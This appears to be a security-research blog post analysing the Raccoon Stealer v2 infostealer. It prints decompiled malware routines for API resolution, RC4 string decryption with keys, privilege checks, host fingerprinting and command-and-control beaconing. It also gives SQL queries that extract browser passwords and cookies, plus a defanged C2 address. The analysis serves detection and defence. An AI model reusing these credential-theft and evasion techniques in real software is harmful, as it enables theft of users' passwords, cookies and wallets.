New Generation of Raccoon Stealer v2

zscaler.com/blogs/security-research/raccoon-stealer-v2-latest-generation-raccoon-family

Introduction

Raccoon is a malware family that has been sold as **malware-as-a-service** on underground forums since early 2019. In early July 2022, a new variant of this malware was released. The new variant, popularly known as Raccoon Stealer v2, is written in C unlike previous versions which were mainly written in C++.

The Raccoon Malware is a robust stealer that allows stealing of data such as passwords, cookies, and autofill data from browsers. Raccoon stealers also support theft from all cryptocurrency wallets.

In this blog, ThreatLabz will analyze Raccoon Stealer v2 in the exe format, and highlight key differences from its predecessors. The authors of the Raccoon Stealer malware have announced that other formats are available, including DLLs and embedded in other PE files.

Detailed Analysis

Raccoon v2 is an information stealing malware that was first seen on 2022-07-03. The malware is written in C and assembly.

Though we noticed a few new features in the newer variant as mentioned below, the data stealing mechanism is still the same as is seen in its predecessor:

1. Base64 + RC4 encryption scheme for all string literals
2. Dynamic Loading Of WinAPI Functions

3. Discarded the dependence on Telegram API


We have noticed a significant change in the way list of command and control servers is obtained. The Raccoon Malware v1 was seen abusing the Telegram network to fetch the list of command and control servers, whereas the newer variant has abandoned the use of Telegram. Instead, they use a hardcoded IP address of a threat-actor-controlled server to fetch the list of command and control servers from where the next stage payload (mostly DLLs) is downloaded.

File Information

- **Malware Name:** Raccoon Stealer v2
- **Language**: C
- **File Type:** exe
- **File Size**: 56832
- **MD5**: 0cfa58846e43dd67b6d9f29e97f6c53e
- **SHA1**: 19d9fbfd9b23d4bd435746a524443f1a962d42fa
- **SHA256**: 022432f770bf0e7c5260100fcde2ec7c49f68716751fd7d8b9e113bf06167e03

Debug Information

The analyzed file has debug data intact. According to the Debug headers compilation date was Thursday, 26/05/2022 13:58:25 UTC as shown in Figure 1.



Offset	Name	Value	Meaning
C390	Characteristics	0	
C394	TimeDateStamp	628F8781	Thursday, 26.05.2022 13:58:25 UTC
C398	MajorVersion	0	
C39A	MinorVersion	0	
C39C	Type	D	POGO
C3A0	SizeOfData	DC	
C3A4	AddressOfRaw...	D7E0	
C3A8	PointerToRawD...	C3E0	

Figure 1: Raccoon v2 Debug Headers

We have also seen a change in how Raccoon Stealer v2 hides its intentions by using a mechanism where API names are dynamically resolved rather than being loaded statically. The stealer uses **LoadLibraryW** and **GetProcAddress** to resolve each of the necessary functions (shown in Figure 2). The names of the DLLs and WinAPI functions are stored in the binary as clear text.

```
void Loads_all_imports(void)

{
  HMODULE handle_Kernel32;
  HMODULE handle_shlwapi;
  HMODULE handle_Ole32;
  HMODULE handle_WinInet;
  HMODULE handle_Advapi32;
  HMODULE handle_User32;
  HMODULE handle_Crypt32;
  HMODULE handle_Shell32;

  handle_Kernel32 = LoadLibraryW(L"kernel32.dll");
                  /* checks if null */
  if (handle_Kernel32 != (HMODULE)0x0) {
    fun_LoadLibraryW = GetProcAddress(handle_Kernel32,"LoadLibraryW");
    handle_shlwapi = (HMODULE)(*fun_LoadLibraryW)(L"Shlwapi.dll");
    handle_Ole32 = (HMODULE)(*fun_LoadLibraryW)(L"Ole32.dll");
    handle_WinInet = (HMODULE)(*fun_LoadLibraryW)(L"WinInet.dll");
    handle_Advapi32 = (HMODULE)(*fun_LoadLibraryW)(L"Advapi32.dll");
    handle_User32 = (HMODULE)(*fun_LoadLibraryW)(L"User32.dll");
    handle_Crypt32 = (HMODULE)(*fun_LoadLibraryW)(L"Crypt32.dll");
    handle_Shell32 = (HMODULE)(*fun_LoadLibraryW)(L"Shell32.dll");
```

Figure 2: Raccoon v2 dynamic resolution

List Of Loaded DLLs

1. kernel32.dll
2. Shlwapi.dll
3. Ole32.dll
4. WinInet.dll
5. Advapi32.dll
6. User32.dll
7. Crypt32.dll
8. Shell32.dll

Raccoon v1 did not employ dynamic resolution for used functions, therefore packed samples were often observed in the wild to evade detection mechanisms. Conversely, Raccoon v2 is often delivered unpacked. Figure 3 shows the imported DLLs for raccoon v1.




Figure 3: Raccoon Stealer v1 imports (unpacked)

Once resolution of functions is done, the stealer will run its string decryption routine. The routine is simple. RC4 encrypted strings are stored in the sample with base64 encoding. The sample first decodes the base64 encoding and then decrypts the encrypted string with the key '**edinayarossiya**'. This routine is followed for all the strings in function **string_decryption()**. The '**string_decryption**' routine is shown in Figure 4.

```
void string_decryption(void)

{
  int iVar1;
  int local_8;

  local_8 = 0;
  iVar1 = fun_base64_decode("fVQMox8c",&local_8);
  str_tlgrm_ = rc4_decrypt(&DAT_0040e228,iVar1,&local_8,(int)"edinayarossiya");
  iVar1 = fun_base64_decode("bE8Yjg==",&local_8);
  DAT_0040ebdc = rc4_decrypt(&DAT_0040e228,iVar1,&local_8,(int)"edinayarossiya");
  iVar1 = fun_base64_decode("bkoJoy0=",&local_8);
  DAT_0040ea60 = rc4_decrypt(&DAT_0040e228,iVar1,&local_8,(int)"edinayarossiya");
  iVar1 = fun_base64_decode("LEtihSAW6eunMDV+Aes3rVhAClFoaQM=",&local_8);
  DAT_0040ebd4 = rc4_decrypt(&DAT_0040e228,iVar1,&local_8,(int)"edinayarossiya");
  iVar1 = fun_base64_decode("XGon6lcwprfREQZ+AehCnwI2Q30+EA==",&local_8);
  str_URL:%s = rc4_decrypt(&DAT_0040e228,iVar1,&local_8,(int)"edinayarossiya");
  iVar1 = fun_base64_decode("ADFOtVtjiZGI",&local_8);
  DAT_0040eaa4 = rc4_decrypt(&DAT_0040e228,iVar1,&local_8,(int)"edinayarossiya");
  iVar1 = fun_base64_decode("ABVLnR0gzY7neRx+Aeg=",&local_8);
  DAT_0040ec5c = rc4_decrypt(&DAT_0040e228,iVar1,&local_8,(int)"edinayarossiya");
```

Figure 4: Raccoon v2 String Decryption Routine

Previous versions of Raccoon Stealer did not encrypt string literals other than hard coded IP addresses. The Raccoon v2 variant overcomes this by encrypting all the plain text strings. Several of the plaintext strings of Raccoon v1 are shown in Figure 5.




Figure 5: Plaintext Strings In Raccoon v1

After manual decryption of the Raccoon v1 sample strings, the following (Figure 6 and Figure 7) strings were obtained in plaintext format.

```
wlts_
ldr_
scrnsht_
sstmnfo_
token:
nss3.dll
sqlite3.dll
SOFTWARE\Microsoft\Windows NT\CurrentVersion
PATH
ProductName
Web Data
sqlite3_prepare_v2
sqlite3_open16
sqlite3_close
sqlite3_step
sqlite3_finalize
sqlite3_column_text16
sqlite3_column_bytes16
sqlite3_column_blob
SELECT origin_url, username_value, password_value FROM logins
SELECT host_key, path, is_secure , expires_utc, name, encrypted_value FROM cookies
SELECT name, value FROM autofill
pera-
Stable
SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
SELECT fieldname, value FROM moz_formhistory
cookies.sqlite
machineId=
&configId=
"encrypted_key":"
stats_version":"
Content-Type: application/x-object
Content-Disposition: form-data; name="file"; filename="
GET
POST
Low
MachineGuid
image/jpeg
GdiPlus.dll
Gdi32.dll
GdiplusStartup
GdipDisposeImage
GdipGetImageEncoders
GdipGetImageEncodersSize
GdipCreateBitmapFromHBITMAP
GdipSaveImageToFile
BitBlt
```

Figure 6: Raccoon v2 Decrypted Strings

```
logins.json
\autofill.txt
\cookies.txt
\passwords.txt
```

Figure 7: Raccoon v2 Decrypted Strings

The command and control IP addresses are saved in the malware and follow the same decryption routine but have a different key, **59c9737264c0b3209d9193b8ded6c127**. The IP address contacted by the malware is ‘**hxxp://51(.)195(.)166(.)184/**’. The decryption routine is shown in Figure 8.

```
Loads_all_imports();
string_decryption();
(*fun_Coinitialize)(0);
c2_ip = (char *)0x0;
local_14 = (short *)coverts_to_utf16("59c9737264c0b3209d9193b8ded6c127");
ppcVar10 = &c2_ip;
rc4_key = "59c9737264c0b3209d9193b8ded6c127";
                  /* http://51.195.166.184/ decodes to */
enc_string = (char *)removes_str_space_buf
                                ("XVHmGYV5cH1pvOC0w/cmantl/oG9aw==
                                );
reuse_var = fun_base64_decode(enc_string,(int *)&c2_ip);
local_3c[0] = rc4_decrypt(&DAT_0040ec98,reuse_var,(int *)ppcVar10,(int)rc4_key);
ppcVar10 = &c2_ip;
```

Figure 8: IP Address Decryption Raccoon v2

Decrypting Command and Control IP Address

The encrypted command and control IP Address can be easily decrypted by using public tools such CyberChef as shown in Figure 9.




Figure 9: Raccoon v2 IP Address (via cyberchef utils)

This technique is common between both versions of the malware. Figure 10 shows the same routine employed in Raccoon v1.

```
remove_whitespace((void *)(unaff_EBP + -0x4e0),
                  "yQlMj239ZsYSbBpCklzsk70A0hxNsElAxziQBOA399uA8rDlT8+zIg==
                  "
                  );
*(undefined *)(unaff_EBP + -4) = 1;
remove_whitespace((void *)(unaff_EBP + -0x4c8),
                  "c5d49434634bb8485382d61999573882
                  "                                    encryption key
                  );
```

Figure 10: Raccoon v1 setting up overhead before IP Address decryption

Once all the overhead of setting up the functions and decryption of the strings is done, the malware will perform some checks before contacting the command and control server to download malicious DLLs and exfiltrate information.

Overhead Before Exfiltration

Before executing the core of the malware, certain checks are made to understand the execution environment. This includes making sure the malware isn't already running on the machine. Further the malware also checks if it's running as NT Authority/System.

The malware gets a handle on mutex and checks if it matches a particular value or not. If it matches, the malware continues execution.

Value: 8724643052.

This technique is used to make sure only one instance of malware is running at one time. Figure 11 depicts the Mutex check and creation for Raccoon v2, while Figure 12 depicts the similar procedure used in Raccoon v1.

```
}
                  /* checks mutex value */
reuse_var = (*fun_OpenMutexW)(0x1f0001,0,L"8724643052");
if (reuse_var == 0) {
  (*fun_CreateMutexW)(0,0,L"8724643052");
}
else {
  (*fun_ExitProcess)(2);
}
```

Figure 11: Raccoon v2 Mutex Check

```
do {
  pbVar1 = (byte *)((int)&local_15 + uVar3 + 1);
  *pbVar1 = *pbVar1 ^ 0x18;
  uVar3 = uVar3 + 1;
} while (uVar3 < 0xf);
local_5 = 0;
FUN_004340da();
lpName = FUN_00433ad6();
pvVar2 = OpenMutexA(0x1f0001,0,lpName);
if (pvVar2 == (HANDLE)0x0) {
  CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,lpName);
}
return pvVar2 == (HANDLE)0x0;
```

Figure 12: Raccoon v1 Mutex Check

By retrieving the Process token and matching the text "**S-1-5-18**," as shown in Figure 13, the malware determines if it is or is not operating as the **SYSTEM** user.

```
  pcVar1 = fun_OpenProcessToken;
  local_8 = 0;
  uVar2 = (*fun_GetCurrentProcess)(8,&local_c);
  iVar3 = (*pcVar1)(uVar2);
  if ((iVar3 != 0) &&
     ((iVar3 = (*fun_GetTokenInformation)(local_c,1,0,local_8,&local_8), iVar3 != 0 ||
      (iVar3 = (*fun_GetLocaleInfoW)(), iVar3 == 0x7a)))) {
    puVar4 = (undefined4 *)(*fun_GetGlobalAlloc)(0x40,local_8);
    iVar3 = (*fun_GetTokenInformation)(local_c,1,puVar4,local_8,&local_8);
    if (iVar3 != 0) {
      local_10 = 0;
      iVar3 = (*ConvertSidToStringSidW)(*puVar4,&local_10);
      if (iVar3 != 0) {
                    /* S-1-5-18 => System (or LocalSystem) */
        iVar3 = (*fun_lstrcmpiW)(L"S-1-5-18",local_10);
        (*fun_Globalfree)(puVar4);
        return iVar3 == 0;
      }
    }
  }
  return false;
}
```

Figure 13: Raccoon v2 Enumerating Process Token

If running as a SYSTEM user, the enumeration of all the running processes is done with the help of **fun_CreateToolhelp32Snapshot.** Otherwise, the malware moves forward without the enumeration. Figure 14 shows the '**enumerate_processes()**' function being called while Figure 15 shows the malware iterating over the Processes.

```
if_admin = check_system_privsd();
if (CONCAT31(extraout_var,if_admin) != 0) {
  enumerate_processes();
}
```

Figure 14: Raccoon v2 Enumerate Process

```
int enumerate_processes(void)

{
  undefined4 uVar1;
  int iVar2;
  undefined4 ProcessList [139];

  uVar1 = (*fun_CreateToolhelp32Snapshot)(2,0);
  ProcessList[0] = 0x22c;
  iVar2 = (*fun_Process32First)(uVar1,ProcessList);
  if (iVar2 != 0) {
    do {
      iVar2 = (*fun_Process32Next)(uVar1,ProcessList);
    } while (iVar2 != 0);
    iVar2 = 1;
  }
  return iVar2;
}
```

Figure 15: Raccoon v2 Iterating Process Struct

Fingerprinting Host

Once the malware is aware of the environment in which it's running, it starts to fingerprint the host. This malware uses functions such as:

1. RegQueryValueExW for fetching machine ID
2. GetUserNameW

Figure 16 depicts the malware retrieving the Machine ID from the registry key "**SOFTWAREMicrosoftCryptography**" via the **RegQueryKeyExW** and **RegQueryValueExW** functions. Figure 17 depicts malware using the **GetUserNameW** function to retrieve a username.

```
char * query_cyrptography_reg(void)

{
  char *reg_value;
  int iVar1;
  int iVar2;
  undefined4 local_10;
  undefined4 local_c;
  undefined4 local_8;

  reg_value = (char *)(*fun_LocalAlloc)(0x40,0x208);
  local_c = 0x104;
  local_10 = 1;
  iVar1 = (*fun_RegOpenKeyExW)(0x80000002,L"SOFTWARE\\Microsoft\\Cryptography",0,0x20119,&local_8);
  iVar2 = (*fun_RegQueryValueExW)(local_8,DAT_0123ea70,0,&local_10,reg_value,&local_c);
  if ((iVar1 != 0) || (iVar2 != 0)) {
    (*fun_RegCloseKey)(local_8);
  }
  return reg_value;
}
```

Figure 16: Raccoon v2 Fetching MachineID

```
LPWSTR get_username(void)

{
  LPWSTR lpBuffer;
  DWORD local_8;

  local_8 = 0x101;
  lpBuffer = (LPWSTR)(*fun_LocalAlloc)(0x40,0x202);
  GetUserNameW(lpBuffer,&local_8);
  return lpBuffer;
}
```

Figure 17: Raccoon v2 Fetching Username




Figure 18: Raccoon v2: Username Buffer

After all this is done, the malware will enumerate information such as **MACHINE ID** and **username** and then send the data to the remote command and control server.

For this purpose, the malware creates a char string and starts appending these values to it. It starts by adding machine id and username. Figure 19 shows the built payload in buffer.




Figure 19: Raccoon v2: Fingerprinting Payload

Next, it generates and appends **configId** which is the rc4 encryption key.

machineId=<MachineGuid>|<UserName>&configId=<RC4 key>

Communications with Command and Control

Communication with command and control takes place over plain text http protocol. The previously decrypted IP address **hxxp://51(.)195(.)166(.)184/** is used for command and control communication.

The malware contacts the list of previously decrypted command and control IP addresses (**stored in local_3c**). Since this malware only contains one command and control IP Address, the post request is only made to one as seen in Figure 20.

```
                  /* entire c2 communication */
iter_i = 0;
do {
  exfil_str_UTF16 = (short *)coverts_to_utf16(local_3c[iter_i]);
  reuse_var = (*fun_lstrlenW)(exfil_str_UTF16);
                  /* adds / to end */
  if (exfil_str_UTF16[reuse_var + -1] != 0x2f) {
    exfil_str_UTF16 = fun_concat((int)exfil_str_UTF16,(int)&DAT_0123d5c4);
  }
  psVar2 = (short *)contact_c2(exfil_str_UTF16,content_headers,local_c,(char *)&local_2
  reuse_var = (*fun_lstrlenW)(psVar2);
  if (0x3f < reuse_var) {
    exilf_str = (short *)(*fun_StrCpyW)(exilf_str,exfil_str_UTF16);
    (*fun_LocalFree)(exfil_str_UTF16);
    break;
  }
  (*fun_LocalFree)();
  if (psVar2 == (short *)0x0) {
    (*fun_LocalFree)(0);
  }
  iter_i = iter_i + 1;
} while (iter_i < 5);
```

Figure 20: Raccoon v2: Command and Control communication

Command and Control URL

```
0:000> d @esi
007e2c10  00740068 00700074 002f003a 0035002f  h.t.t.p.:././.5.
007e2c20  002e0031 00390031 002e0035 00360031  1...1.9.5...1.6.
007e2c30  002e0036 00380031 002f0034 00000000  6...1.8.4./.....
007e2c40  00000000 00000000 00000000 abababab  ................
007e2c50  abababab 00000000 00000000 00000000  ................
007e2c60  cc115e19 00003c01 007f0540 007e1b48  .^...<..@...H.~.
007e2c70  feeefeee feeefeee feeefeee feeefeee  ................
007e2c80  feeefeee feeefeee feeefeee feeefeee  ................
```

Figure 21: Raccoon v2 URL in buffer

Request Headers

```
0:000> d 00cc1198 L50
00cc1198  006f0043 0074006e 006e0065 002d0074  C.o.n.t.e.n.t.-.
00cc11a8  00790054 00650070 0020003a 00700061  T.y.p.e.:. .a.p.
00cc11b8  006c0070 00630069 00740061 006f0069  p.l.i.c.a.t.i.o.
00cc11c8  002f006e 002d0078 00770077 002d0077  n./.x.-.w.w.w.-.
00cc11d8  006f0066 006d0072 0075002d 006c0072  f.o.r.m.-.u.r.l.
00cc11e8  006e0065 006f0063 00650064 003b0064  e.n.c.o.d.e.d.;.
00cc11f8  00630020 00610068 00730072 00740065   .c.h.a.r.s.e.t.
00cc1208  0075003d 00660074 0038002d 000a000d  =.u.t.f.-.8.....
00cc1218  000a000d 000a000d 00000000 00000000  ................
00cc1228  00000000 00000000 00000000 00000000  ................
00cc1238  00000000 00000000 00000000 00000000  ................
00cc1248  00000000 00000000 00000000 00000000  ................
00cc1258  00000000 00000000 00000000 00000000  ................
00cc1268  00000000 00000000 00000000 00000000  ................
00cc1278  00000000 00000000 00000000 00000000  ................
00cc1288  00000000 00000000 00000000 00000000  ................
00cc1298  00000000 00000000 00000000 00000000  ................
00cc12a8  00000000 00000000 00000000 00000000  ................
00cc12b8  00000000 00000000 00000000 00000000  ................
00cc12c8  00000000 00000000 00000000 00000000  ................
```

Figure 22: Raccoon v2 Request Headers

Once the request has been made, the malware checks if the content body length is zero or not. If no content is received from command and control or the content body length is zero, the malware exits. This check is made because the exfiltration mechanism of the malware requires command and control to respond with a list IP Addresses to exfiltrate data to. In Figure 23, this condition can be seen along with the '**ExitProcess()**' function call.

```
returns_path_SHGetFolderPathW_plus_low((char *)&content_headers_curdir);
                  /* if this doesnt pass, malware exists
                     based on response from c2 */
if (response_body != (short *)0x0) {
  FUN_012383ce((char *)response_body,content_headers_curdir);
  iVar4 = 0;
  reuse_var = (*fun_StrStrW)(response_body,DAT_0123ec00);
  if (reuse_var == 0) {
    (*fun_ExitProcess)(0xffffffff);
  }
  else {
    iVar4 = reuse_var - (int)response_body >> 1;
  }
  local_c = (char *)(*fun_LocalAlloc)(0x40,0x100);
  reuse_var = (*fun_lstrlenW)(response_body);
                  /* useless */
  reuse_var = FUN_0123a4bc((int)response_body,&local_c,iVar4 + 6,reuse_var);
  if (reuse_var == 0) {
    (*fun_ExitProcess)(0xfffffffe);
  }
  exilf_str = fun_concat((int)exilf_str,(int)local_c);
  (*fun_LocalFree)(local_c);
  machineid_cpy = (*fun_LocalAlloc)(0x40,0x208);
```

Figure 23: Raccoon v2 Verifying Response Content

Discarded the dependence on Telegram bot

The Raccoon v1 relied on the Telegram Bot API description page to fetch command and control IP addresses and establish connections. The recent malware variants (v2) from this family have started to hard-code IP addresses in the binary to achieve this task. Raccoon Malware v2 uses 5 hard coded IP addresses and iterates over them.

Data Exfiltration

The malware relies on response from command and control server to down the required DLLs and decides on the next course of action.

As of the writing of this blog the command and control IP has died, thus analysis of traffic towards the host is not possible. ThreatLabz has previously observed that the command and control server provides information on where to download additional payloads from and which IP Address to use for further communications.

